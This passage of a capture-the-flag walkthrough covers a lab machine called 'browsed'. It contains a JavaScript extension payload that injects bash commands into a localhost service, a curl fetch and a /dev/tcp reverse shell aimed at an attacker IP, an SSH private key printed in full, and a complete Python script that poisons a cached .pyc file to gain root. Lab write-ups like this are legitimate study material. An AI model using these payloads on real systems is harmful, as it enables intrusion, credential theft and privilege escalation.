
2.5.2 Exploit PoC
Using the extension's ability to issue requests from a privileged browser context, the same injection can be triggered remotely.
Space-safe, base64-encoded payload to replace content.js:
// content.js

const TARGET = "http://127.0.0.1:5000/routines/";
const ATTACKER = "10.10.12.4";

// raw command
const cmd = `curl http://${ATTACKER}/xpl`;

// base64 encode the command
const b64 = btoa(cmd);

// URL-encoded space
const sp = "%20";

// build arithmetic injection
const exploit = "a[$(echo" + sp + b64 + "|base64" + sp + "-d|bash)]";

// fire the request
fetch(TARGET + exploit, {
    mode: "no-cors",
});JavaScript execution → localhost request → Bash RCE:
2.6 Exploit
With a working RCE primitive, we replace cmd with a reverse shell:
const cmd =
`bash -c 'bash -i >& /dev/tcp/${ATTACKER}/60001 0>&1'`;After repackaging the ZIP, setting up a listener, and uploading the malicious extension:

User larry compromised.
3 USER

3.1 Flag
Larry is the user who owns the user flag:
3.2 SSH
In Larry's home directory, we find an SSH keypair:
larry@browsed:~$ ls -a .ssh
authorized_keys id_ed25519 id_ed25519.pubid_ed25519→ private key owned by larryid_ed25519.pub→ corresponding public keyauthorized_keys→ SSH keys allowed to log in aslarry
We can copy out the private key:
larry@browsed:~$ cat /home/larry/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEBRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHBABLy8gq3OvAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----Then save it locally and use it to log in:
chmod 600 id_ed25519
ssh -i id_ed25519 [email protected]
4 ROOT
4.1 Local Enumeration
First, check sudo permissions:
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py

larry@browsed:~$ sudo /opt/extensiontool/extension_tool.py
[X] Use one of the following extensions : ['Fontify', 'Timer', 'ReplaceImages']This immediately narrows the problem to Python sudo abuse.
From LinPEAS, we also identify the target Python version via the local venv:
larry@browsed:~$ ls /home/larry/markdownPreview/.env
bin  include  lib  lib64  pyvenv.cfg

larry@browsed:~$ cat /home/larry/markdownPreview/.env/pyvenv.cfg
home = /usr/bin
include-system-site-packages = false
version = 3.12.3
executable = /usr/bin/python3.12
command = /usr/bin/python3 -m venv /home/larry/markdownPreview/.env4.2 Sudo Rule Analysis
4.2.1 extension_tool.py
Review the sudo script /opt/extensiontool/extension_tool.py:
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):

    [...]

    print(f"[+] Version bumped to {new_version}")
    return new_version

def package_extension(source_dir, output_file):
    temp_dir = '/opt/extensiontool/temp'
    if not os.path.exists(temp_dir):
        os.mkdir(temp_dir)
    output_file = os.path.basename(output_file)

    [...]

    print(f"[+] Extension packaged as {temp_dir}/{output_file}")

def main():
    parser = ArgumentParser(description="Validate, bump version, and package a browser extension.")
    parser.add_argument('--ext', type=str, default='.', help='Which extension to load')
    parser.add_argument('--bump', choices=['major', 'minor', 'patch'], help='Version bump type')
    parser.add_argument('--zip', type=str, nargs='?', const='extension.zip', help='Output zip file name')
    parser.add_argument('--clean', action='store_true', help="Clean up temporary files after packaging")

    args = parser.parse_args()

    [...]

if __name__ == '__main__':
main()The sudo Python script does this at the very top:
from extension_utils import validate_manifest, clean_temp_filesEverything else is secondary. This import defines the real attack surface: extension_utils is a local, non-stdlib module, and its code is executed as soon as the module is imported.
4.2.2 extension_utils
import os
import json
import subprocess
import shutil
from jsonschema import validate, ValidationError

# Simple manifest schema that we'll validate
MANIFEST_SCHEMA = {
    "type": "object",
    "properties": {
        "manifest_version": {"type": "number"},
        "name": {"type": "string"},
        "version": {"type": "string"},
        "permissions": {"type": "array", "items": {"type": "string"}},
    },
    "required": ["manifest_version", "name", "version"]
}

# --- Manifest validate ---
def validate_manifest(path):
    with open(path, 'r', encoding='utf-8') as f:
        data = json.load(f)
    try:
        validate(instance=data, schema=MANIFEST_SCHEMA)
        print("[+] Manifest is valid.")
        return data
    except ValidationError as e:
        print("[x] Manifest validation error:")
        print(e.message)
        exit(1)

# --- Clean Temporary Files ---
def clean_temp_files(extension_dir):
    """ Clean up temporary files or unnecessary directories after packaging """
    temp_dir = '/opt/extensiontool/temp'

    if os.path.exists(temp_dir):
        shutil.rmtree(temp_dir)
        print(f"[+] Cleaned up temporary directory {temp_dir}")
    else:
        print("[+] No temporary files to clean.")
exit(0)The extension_utils source itself is hard-coded and looks safe. The problem is how Python decides what to execute during import.
4.3 PYC Poisoning
We move into /opt/extensiontool and check file permissions:

While we can't modify /opt/extensiontool/extension_utils.py, the __pycache__/ directory is world-writable.
That single misconfiguration enables Python bytecode poisoning: we can replace the cached .pyc and get arbitrary code execution during import—this time as root.
4.3.1 Python Cache Files
Modern Python (≥ 3.7) supports hash-based .pyc validation instead of relying only on timestamps.
When importing foo.py, Python typically:
- Parses the source
- Compiles it into bytecode
- Caches the bytecode under
__pycache__asfoo.cpython-3XY.pyc - On later imports, loads cached bytecode when it is considered valid
A .pyc roughly contains:
+------------------------------+
| Magic header                 |
| Flags (timestamp/hash info)  |
| Hash or timestamp metadata   |
| Compiled bytecode            |
+------------------------------+Older versions used a timestamp/size check to decide whether the cache was stale. Newer versions can use PEP 552 hash-based validation:
- Python hashes the source
- Stores the hash in the
.pyc - On import, if the metadata matches, Python trusts the cache and executes the bytecode
With
/opt/extensiontool/__pycache__being world-writable, we can swap in a.pycthat root will later execute.
4.3.2 PEP 552 hash-based PYC
With hash-based validation, Python will normally reject a cache entry unless it matches what it expects from the source.
In simplified form:
Read the .pyc header:
  if hash flags are set:
      compute source hash
      if source hash == hash in header:
          run bytecode
      else:
          recompile or reject
  else:
use timestamp/size (old style)So unless we satisfy the integrity checks, Python will discard our cache and rebuild from the real source.
4.3.3 Cache Forgery
Because __pycache__ is writable, we can overwrite the cached bytecode with our own compiled module. If Python accepts it as valid, it will execute our payload during import as root—before extension_tool.py even reaches main().
4.3.3.1 Sync Size & Time
First, create a fake extension_utils.py containing a payload that triggers during function use:
import os
def validate_manifest(path):
    os.system("<malicious_command>")
    return {}

def clean_temp_files(arg):
passTo satisfy cache validation, we pad the malicious file with comments to match the original file size, and synchronize timestamps to the real source.
4.3.3.2 Compile & Hijack
Next, compile the malicious file into a .pyc using the same Python version as the target (3.12), then overwrite the cached .pyc under __pycache__.
If the header metadata lines up with what Python expects, the interpreter will load and execute our bytecode without recompiling.
4.3.4 Exp
According to Abusing .pyc files, we can automate this with a small Python script:
import os
import py_compile
import shutil

ORIG_SRC = "/opt/extensiontool/extension_utils.py"
EVIL_SRC = "/tmp/extension_utils.py"
DEST_PYC = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"

stat = os.stat(ORIG_SRC)
target_size = stat.st_size

payload = (
    "import os\n"
    "def validate_manifest(path):\n"
    "    os.system(\"install -o root -m 4755 /bin/bash /tmp/.sh\")\n"
    "    return {}\n"
    "def clean_temp_files(arg):\n"
    "    pass\n"
)

# 1) Pad to exact original size
padding = target_size - len(payload)
payload += "#" * padding

with open(EVIL_SRC, "w") as f:
    f.write(payload)

# 2) Match timestamps
os.utime(EVIL_SRC, (stat.st_atime, stat.st_mtime))

# 3) Compile malicious bytecode
py_compile.compile(EVIL_SRC, cfile="/tmp/evil.pyc")

# 4) Poison the cache
if os.path.exists(DEST_PYC):
    os.remove(DEST_PYC)

shutil.copy("/tmp/evil.pyc", DEST_PYC)

print("[+] Poisoned .pyc injected successfully")4.3.5 Exploit
Run the exploit script and trigger it via the sudo'd tool:
python3 xpl.py
sudo /opt/extensiontool/extension_tool.py --ext Fontify
Rooted.
Comments | NOTHING